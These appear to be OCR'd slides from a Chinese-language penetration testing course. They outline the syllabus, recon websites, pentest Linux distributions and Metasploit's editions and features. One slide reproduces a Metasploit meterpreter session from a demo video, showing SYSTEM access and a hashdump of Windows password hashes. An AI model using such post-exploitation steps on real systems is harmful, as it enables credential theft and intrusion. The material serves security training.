
their frequency. Determine whether incomplete, repeating scans start again from the the scan does not complete within its duration, it will automatically pause. You can then it will stop until the next start date and time.

RAPID7

Scan




Report



課程大綱


大綱	內容	時間
資訊安全檢測類型	1. 資安稽核 2. 弱點掃描 3. 滲透測試	6 小時 9:00~12:00 13:30~16:30 (每 50 分鐘休息 10 分鐘)
駭客思維與滲透測試	1. 駭客攻擊程序 2. 滲透測試程序 3. 滲透測試方法	
滲透測試相關規範與指引	1. OSSTMM 2. PTES 3. OWASP Testing Guide 4. SANS Top 20 5. OWASP Top 10	
滲透測試工具	1. 弱點掃描軟體 2. 滲透測試工具	
網頁應用程式滲透測試	1. SQL injection 2. XSS	
實務案例	實務案例解析	

PT Environment




Web-based Recon Tools

- <http://tools.digitalpoint.com>
 - 需要免費註冊



Web-based Recon Tools

- <http://centralops.net/co>



The screenshot shows the CentralOps.net website with a blue header and a dark blue sidebar. The main content area is white and displays the 'AspTcpQuery sample' tool. The tool has three input fields: 'service' with radio buttons for 'whois', 'finger', 'HTTP' (selected), and 'echo'; 'server' with a text box containing 'www.asuscloud.com'; and 'query' with a text box containing 'GET / HTTP/1.0' and a 'Go' button. Below the input fields, the output of the query is displayed in a monospaced font, showing the HTTP response from the server. A red timestamp 'Roland: 11-07-12 22:28:39' is overlaid on the bottom right of the output text.

CentralOps.net *Advanced online Internet utilities*

Utilities

- Domain Dossier
- Domain Check
- Email Dossier
- Browser Mirror
- Ping
- Traceroute
- NsLookup
- AutoWhois
- TcpQuery
- AnalyzePath

AspTcpQuery sample

service ☐ whois ☐ finger ☒ HTTP ☐ echo

server

query

Querying www.asuscloud.com [208.74.76.174]...

[begin response]

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Powered-By: JSF/2.0
Set-Cookie: JSESSIONID=C0D17C623CE98FA3188881379B067A74; Path=/
Content-Type: text/html;charset=UTF-8
Content-Length: 7990
Date: Wed, 07 Nov 2012 14:28:17 GMT
Connection: close
```

Roland: 11-07-12 22:28:39

Cloud-based Tools

- CloudShark
- SHODAN
- PunkSpider
- WebSecurity (\$)


PT Live CD/Distro

- **Back Track**
- **Kali**
- Pentoo
- Backbox
- WEAKERTH4N BLUE GHOST
- Network Security Toolkit(NST)
- Bugtraq 2
- Blackbuntu (x64 only now)



PT Live CD/Distro


- OWASP Live CD (2008)
- Samurai WTF (2012)
- Web Security Dojo (2013)



What's Metasploit?

- Live framework for penetration testing
- From basic to advanced exploitation
- From manual to automatic exploiting
- From one-time to comprehensive
- Integrate with 3-rd party tools
- Designed by HD Moore
- COTS based on msf(metasploit framework)
 - Metasploit Express
 - Metasploit Pro


Supported OS



Metasploit Version 4.5.2

<http://www.metasploit.com/download/>

Who Made It?

The image shows the top portion of the Metasploit website. At the top left is the Metasploit logo, which consists of a blue shield with a white 'M' inside, followed by the word 'metasploit' in a lowercase, sans-serif font. To the right of the logo are four links: 'Exploits', 'Blog', 'Support', and 'Documentation'. Further right is the 'RAPID7' logo in a bold, orange, sans-serif font. Below these links is a vertical navigation menu with the following items: 'Free Tools', 'Community', 'Contact', and 'About'. The main content area has a dark background with a subtle topographic map pattern. It features the headline 'World's most used penetration testing software' in a large, white, sans-serif font, followed by the subtitle 'For IT professionals and security experts' in a smaller, orange, sans-serif font. Below this is a paragraph of text: 'A collaboration of the open source community and Rapid7. Our penetration testing software, Metasploit, helps verify vulnerabilities and manage security assessments.' At the bottom of this section are two buttons: a blue button with a white downward arrow and the text 'FREE METASPLOIT DOWNLOAD', and a white button with a blue border and the text 'LEARN MORE'. Below this section are three columns of content, each with a heading and a list of links. The first column is titled 'Metasploit Newbies' and contains a paragraph and three links. The second column is titled 'Framework Users' and contains a paragraph and three links. The third column is titled 'Exploit Developers' and contains a paragraph and three links.

Metasploit Newbies

New to Metasploit? This is the place to start. Get access to information, free tools, tutorials and more.

- [Get an intro to penetration testing](#)
- [Learn about Metasploit](#)
- [Install Metasploit \(Windows | Linux\)](#)

Framework Users

Been using MSF for years? Check out the latest development and tap into the community.

- [Get community support](#)
- [Compare with Metasploit Pro](#)
- [Setting up a development environment](#)

Exploit Developers

Want to write exploits or submit open source code? Get access to the tools and docs.

- [Download source code](#)
- [Join Metasploit IRC channel](#)
- [Access developer docs](#)

What can metasploit do?

The image shows a Kali Linux desktop environment. On the left is the application menu with categories like 'Kali Linux', '影音', '系統工具', '網際網路', '美工繪圖', '軟體開發', '辦公', '附屬應用程式', and '電子學'. The main window is a terminal running Metasploit Meterpreter. The terminal output shows the user has successfully gained system access (root) on a Windows XP machine. The user has run 'getuid' showing 'NT AUTHORITY\SYSTEM', 'sysinfo' showing system details, and 'hashdump' showing a list of hashes. The terminal also shows 'GAME OVER!!!!' with a red arrow pointing to it. In the bottom left corner, there is a small anime-style character icon. Overlaid on the terminal is a YouTube video player showing a video titled 'APT攻擊:一場沒有中立國的戰爭(真實案例模擬)' by TrendMicroTW. The video player shows the video is at 4:52 / 5:48. The video content shows a terminal window with the same Metasploit session output as the main terminal window. Below the video player, there is a 'Subscribe' button and a '212' count. The video has 2,996 views, 32 likes, and 1 comment.

應用程式 位置 04月28日(日) 11:39

Kali Linux Top 10 Security Tools

影音 系統工具 網際網路 美工繪圖 軟體開發 辦公 附屬應用程式 電子學

信息收集 漏洞分析 Web程序 密碼攻擊

YouTube TW

GUIDE

```
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer : NERD-52CD56A655
OS : Windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : en US
Meterpreter : x86/win32
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:6fa9e842be698e1bddf907119af48f84:f98b119a4735a823ef8cf0721458
780f:::
Jagmohan:1004:4469fd9f778e018faad3b435b51404ee:c4e9cf8a64cfa6893e2fb666cd566d48:
:::
SUPPORT_388945a0<G>1002:aad3b435b51404eeaad3b435b51404ee:1b5b1e6caa5efbd71b495a
c39de7a09b:::
meterpreter > GAME OVER!!!!
```

取得了系統管理權限，匯出重要專案原始程式碼

4:52 / 5:48

APT攻擊:一場沒有中立國的戰爭(真實案例模擬)

TrendMicroTW - 79 videos

Subscribe 212

2,996

32 1

VA

- Support nessus and nexpose
- Import VA output into msf database
- Scanning from within msfconsole
 - nessus
 - nexpose
- SMB credentials inspection
- Open VNC authentication

msf versions



Metasploit Express plus:

- › Social Engineering
- › Web app scanning
- › Post-exploitation macros
- › IDS/IPS evasion
- › VPN pivoting
- › Team collaboration
- › Tagging
- › PCI & FISMA reports
- › Enterprise-level Nexpose integration
- › VMware & Amazon EC2 virtualization
- › Persistent sessions & listeners



Metasploit Community plus:

